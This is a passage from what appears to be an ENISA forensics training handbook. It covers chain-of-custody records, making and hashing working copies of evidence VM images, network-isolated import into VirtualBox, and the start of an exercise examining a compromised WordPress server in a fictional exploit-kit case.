Removing the power will clear memory data and removing the network cable might give notice to an attacker that something changed on the system, that others have noticed his or her activities.

Should the police or a forensic agency be involved? Is there a chance that the case will end in court? Keep in mind that any case might end up in court, so all should be handled with proper forensic care.

- When evidence is collected in a forensic case you have to note all your steps carefully. Note *who* has (access to) the evidence, *where* is it located at *what* time. A judge should be convinced that you have acted carefully and the opposing lawyer will probably try to find holes. Keep a Chain of Custody (CoC) and Chain of Evidence (CoE) records. The opposing lawyer may bring in other experts to review your actions as part of a lawsuit, so you have to carefully record all steps in your investigation, analysis and conclusion process.

For the Chain of Custody, the students can use the sample form from NIST.

- Sample Chain of Custody Form - National Institute of Standards and Technology



- <http://www.nist.gov/oles/forensics/upload/Sample-Chain-of-Custody-Form.docx>

Hand out this sample form and discuss the items on the form.

- Evidence may not only be on a device within reach; it could also reside inside a datacentre or be part of a hosting solution or somewhere in the cloud. Think about a VPS located at Amazon or Apps at Google. The national CERT can be useful in some cases to open doors at vendors like these that may otherwise be closed to the investigator. In educational institutions, the institution's ISP or other service providers may be helpful. Remember multiple parties can help your investigation.
- Guidelines for Evidence Collection and Archiving³⁷ (RFC 3227).

3.3 PART 3: Forensic capture

- Duration 0.5 hour

3.3.1 TASK 1: Handle the provided materials in a forensically sound way

In TASK1 we will handle evidence files in a forensically sound way.

You will need:

- The three Virtual Machine images (.ova files) and the memory dump provided with this module.

Starting point:

As an investigator you received three .ova files from the web servers and one memory dump file provided by Mr. Janssen from hosting company, MyHosting.ex, on 17 August 2016 at the MyDataCenter.ex datacentre in Amsterdam. You need to handle these evidence files in a forensically sound way. These are the only copies.

Student:

You receive three Virtual Machine images (.ova files) and a memory dump file. Perform the following tasks:

- Create and keep a valid a Chain of Custody. Write down the (fictive) date, time and person who handed you the files and the hashes.
- The provided ova files can be considered to be the (physical) evidence disk. Create a forensic image and from that, image a working copy. The second copy is made from the forensic image since we don't want to touch the evidence disk more than necessary.
- Create MD5 and SHA1 hashes of your newly created working image and compare your MD5 hash value with the one provided.
- Store the original evidence image and the forensic image (fictive)
- Import the .ova files working copy into VirtualBox in a way that the image is network isolated

Trainer:

³⁷ Guidelines for Evidence Collection and Archiving <https://www.ietf.org/rfc/rfc3227.txt> (last accessed on September 27th, 2016)



Below are valid solutions, but there are many ways to approach successful digital forensics.

- *Keep up the Chain of Custody*

Hand out a pencil and a paper copy of the Sample Chain of Custody Form described in PART 2. Discuss the forms.

- *Create working copies of the provided files*

For copying exercise files, use the ENISA CAIN 7.0 VM or any other Linux distribution. To get the files into the VirtualBox guest system, create a shared folder. Files can now be shared between the host and the guest system.




Figure 16: Setting up Shared Folders in VirtualBox (source: screenshot by ENISA)




Figure 17: A sample terminal in Linux (source: screenshot by ENISA)

When the guest is booted, the shared folder will be available under `/media/<mountpoint>` and sometimes a sub-directory of `/media`. Open a terminal screen and check if the shared folder is mounted. When it is not mounted automatically, mounting can be done under the root account (or sudo <command>) with the command:

```
$ sudo mount /media/<mountpoint>
```

Normally we should use a write blocker³⁸ but in this case we can just copy the files since we don't have a write blocker available. Use the `mkdir` and the `cp` command from a terminal screen.

```
$ cp <source_file> <destination_file>
```

For example:

```
$ mkdir "<target path>/forensic_case1"  
  
$ cp "<source path>/blog.mycompany.ex.ova" "<target  
path>/forensic_case1/blog.mycompany.ex.ova"  
  
$ mkdir "<target path>/working_case1"  
  
$ cp "forensic_case1/blog.mycompany.ex.ova"  
"working_case1/blog.mycompany.ex.ova"
```

The goal is to make the students familiar with shared folders in VirtualBox, the Linux shell and mounting. Remember that not all the students will be familiar with Linux.

- *Create MD5 and SHA1 hashes of your newly created working image and compare the MD5 hash value with the one provided*

Use the standard `md5sum` and `sha1sum` as provided in Caine Linux

```
$ cd working_case1  
  
$ md5sum blog.mycompany.ex.ova && sha1sum blog.mycompany.ex.ova  
  
53ce9a84a45245982ec0f83e34a30d99  blog.mycompany.ex.ova  
eae3786be30beea711bf860294587cef371d056b  blog.mycompany.ex.ova
```

Repeat this for all the provided files and compare the MD hash value with the ones provided in the table provided in 2.1.

Why not just make a SHA1 hash only? Even though there are known collision attacks on MD5, some tools still only work with MD5 hashes, so it's better to generate both MD5 and SHA1 hashes.

For more background information about hashing: <http://www.forensicswiki.org/wiki/Hashing>

- *Store the original evidence image and the forensic image (fictive)*

This is a fictive process but it will allow you to discuss evidence bags and where to locate device storage. You need to find a location that can be locked and that few people can access. An evidence bag cannot be opened without tearing the bag or otherwise indicating it was opened. The same number is written on the bag itself and on a slip of paper which can be torn off. The slip should be stored at a different location from the original evidence bag.

³⁸ Write Blockers http://forensicswiki.org/wiki/Write_Blockers (last accessed on September 27th, 2016)






Figure 18: Evidence bag (source: http://adventuresinsecurity.com/images/Evidence_Bag.jpg)

- Import the .ova files into VirtualBox in a way that the image is network isolated

Described below is the import for blog.mycompany.ex.ova but it is the same for all three images.




Figure 19: Import blog.mycompany.ova step 1 in VirtualBox (source: screenshot by ENISA)




Figure 20: Import blog.mycompany.ova step 2 in VirtualBox (source: screenshot by ENISA)



Figure 21: Import blog.mycompany.ova step 3 in VirtualBox (source: screenshot by ENISA)




Figure 22: Import blog.mycompany.ova step 4 in VirtualBox (source: screenshot by ENISA)




Figure 23: Import blog.mycompany.ova step 5 in VirtualBox (source: screenshot by ENISA)




Figure 24: Import blog.mycompany.ova step 6 in VirtualBox (source: screenshot by ENISA)



Figure 25: Import blog.mycompany.ova step 7 in VirtualBox (source: screenshot by ENISA)




Figure 26: Import blog.mycompany.ova step 8 in VirtualBox (source: screenshot by ENISA)




Figure 27: Import blog.mycompany.ova step 9 in VirtualBox (source: screenshot by ENISA)

Note the red dot in figure 27! Uncheck the *Cable connect* option so that the system believes the network card is still there, but the cable is disconnected. This is least intrusive.

Repeat these steps for the other two .ova files.

3.4 PART 4: Examination

- Duration 4 hours
- In PART 4, we are going to examine the three virtual machines and a memory dump. The examination will be repeated for each image. We can divide the traces section into two parts: the break-in part (how did they get access to the server or the application and at what level) and the malware traces part.

3.4.1 TASK 2: Examine blog.mycompany.ex

In TASK2, we will examine the server blog.mycompany.ex. Remember this was the blog of a company which was first visited by the Windows workstation.

You will need:

- The imported blog.mycompany.ex.ova (*virtual machine*)

Starting point:

The server image of blog.mycompany.ex.ova contains a webserver that uses WordPress as content management system (CMS). This webserver was used to lead to the visitor silently to the server with the Exploit Kit.

Notice the access information from the document “Evidence summary.docx”:

13:02:46 UTC – user visits <http://blog.mycompany.ex/>

The IP address of the victim is IP 195.251.97.97

Student:

- Examine blog.mycompany.ex, find traces of the break-in and malware distribution and write them down.
 - Examine the data (find logs and other useful traces) for signs of the *break-in*
 - What break-in *method* was probably used? Document method and traces (log files)
 - What did the hacker do/modify/install/upload after gaining access?
 - At what level did the attacker gain access?
 - Examine the data (find logs and other useful traces) for signs of the malware distribution.
 - Examine the access of the Windows machine to the WordPress server.
 - Which time zone is set?

Trainer:

- Below are valid solutions but there are other approaches that can be successful.

Attach the caine7.0.iso file to the Virtual Machine and boot the Virtual Machine image from virtual DVD.




Figure 28: Storage on the Controller: IDE in VirtualBox settings (source: screenshot by ENISA)




Figure 29: Connect the CAINE ISO file in VirtualBox settings (source: screenshot by ENISA)




Figure 30: Boot Virtual Machine with “Boot Live system” option (source: screenshot by ENISA)

Tip: When you having screen/display troubles during the boot of the CAINE ISO file you can try (right) CTRL + F1 and then switch back (right) CTRL + F7. The screen should look normal now.

- Examine the data (find logs and other useful traces) for signs of the break-in



Now the Virtual machine is booted with CAINE




Figure 31: Caine Desktop (source: screenshot by ENISA)

